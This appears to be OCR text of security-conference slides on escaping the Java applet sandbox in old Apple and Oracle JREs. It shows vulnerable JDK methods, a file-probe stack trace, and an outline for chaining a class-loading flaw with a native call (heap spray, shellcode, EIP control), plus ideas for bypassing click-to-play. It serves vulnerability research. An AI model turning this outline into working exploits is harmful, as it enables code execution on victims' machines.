

System Profiler File Edit View Window Help
Mon 4:58 PM
My applet starting page
http://192.168.0.57/mac/StartPage.html
Google
Apple Yahoo! Google Maps YouTube Wikipedia News (65) Popular
user
user
DEVICES
BootDisk
iDisk
SHARED
PLACES
Desktop
user
Applications
Documents
SEARCH FOR
Today
Yesterday
Past Week
All Images
All Movies
All Documents
Desktop
Documents
Downloads
Library
Movies
Music
Sites
9 items, 78.16 GB available
About This Mac
Mac OS X
Version 10.6.8
Software Update...
Processor 3.23 GHz Unknown
Memory 2 GB DRAM
Startup Disk BootDisk
More Info...
TM and © 1983-2011 Apple Inc.
All Rights Reserved.

Issue #3

- Discovered in Apple JRE 6u27 under Mac OS X 10.6.8
- com.apple.eio.FileManager.moveToTrash
- File probe

```
public static boolean moveToTrash(File file)
        throws FileNotFoundException
{
        if (file == null || !file.exists())
            throw new FileNotFoundException();
        String s = file.getAbsolutePath();
        SecurityManager securitymanager =
                    System.getSecurityManager();
        if (securitymanager != null)
            securitymanager.checkWrite(s);
        return  moveToTrash(s);
}
```

Issue #3


Java Applet - 192.168.0.48
Tue 3:23 PM
My applet starting page
My applet starting page
192.168.0.48/b/StartPage.html
Java Console
g: garbage collect
h: display this help message
l: dump classloader list
m: print memory usage
o: trigger logging
q: hide console
r: reload policy configuration
s: dump system and deployment properties
t: dump thread list
v: dump thread stack
x: clear classloader cache
@=5: set trace level to <n>
file exists!
java.security.AccessControlException: access denied (java.io.FilePermission
/Applications/Calculator.app read)
at
java.security.AccessControlContext.checkPermission(AccessControlContext.java:374)
at
java.security.AccessController.checkPermission(AccessController.java:549)
at java.lang.SecurityManager.checkPermission(SecurityManager.java:532)
at java.lang.SecurityManager.checkRead(SecurityManager.java:871)
at java.io.File.exists(File.java:731)
at com.apple.eio.FileManager.moveToTrash(FileManager.java:341)
Clear
Copy

Issue #4

- Discovered in Apple JRE 6u27
- Exploitable under Oracle JRE 7u5 as well (Windows or Mac OS X)
- com.sun.org.apache.xalan.internal.utils.ObjectFactory.findProviderClass
- Getting any class object

```
public static Class findProviderClass(String s, boolean flag)
        throws ClassNotFoundException, ConfigurationError
{
        if (System.getSecurityManager() != null)
            return Class.forName(s);
        else
            return findProviderClass(s, findClassLoader(), flag);
}
```

Issue #5

- Discovered in Oracle JRE 7u5
- sun.java2d.DefaultDisposerRecord.invokeNativeDispose
- Taking over of EIP & EAX
- Class.forName in trusted code is needed

```
public static native void invokeNativeDispose(long
        disposerMethodPointer, long dataPointer);
```

Call This Address(EIP)

Get data (EAX)

Exploit of Issue #4+#5

- Expression of findProviderClass
- Gaining class object of invokeNativeDispose
- Heap spray: new byte[large]
- Filling shellcode
- Assigning EIP param

Demo

What's Next

- Bypass "click-and-play" after 7u9
  - Social Engineering
  - Load ".ser" file under Oracle JRE 7u10
- File type resolving bugs in native code
  - Pwn2own 2013. Java Memory Corruption in resolving ".otf" files
  - Smart Fuzzing & Program Analysis

Reference

- OpenJDK
- Java als Sicherheitsrisiko. Renato Ettisberger. 2011.
- Security Issues of the Sandbox inside Java Virtual Machine(JVM). Mohammad Shouaib Hashemi. 2010.
- Security Vulnerabilities in Java SE. Security Explorations. 2012.
- Inside the Java2 Virtual Machine. Bill Venners. 2000.
- Comparing Java and .NET Security. Nathanael Paul, David Evans. 2006.

Acknowledgement

- Professors and partners in our lab
- Researchers in security community
- Everybody who shared their paper on the Internet

Thank you!

Q&A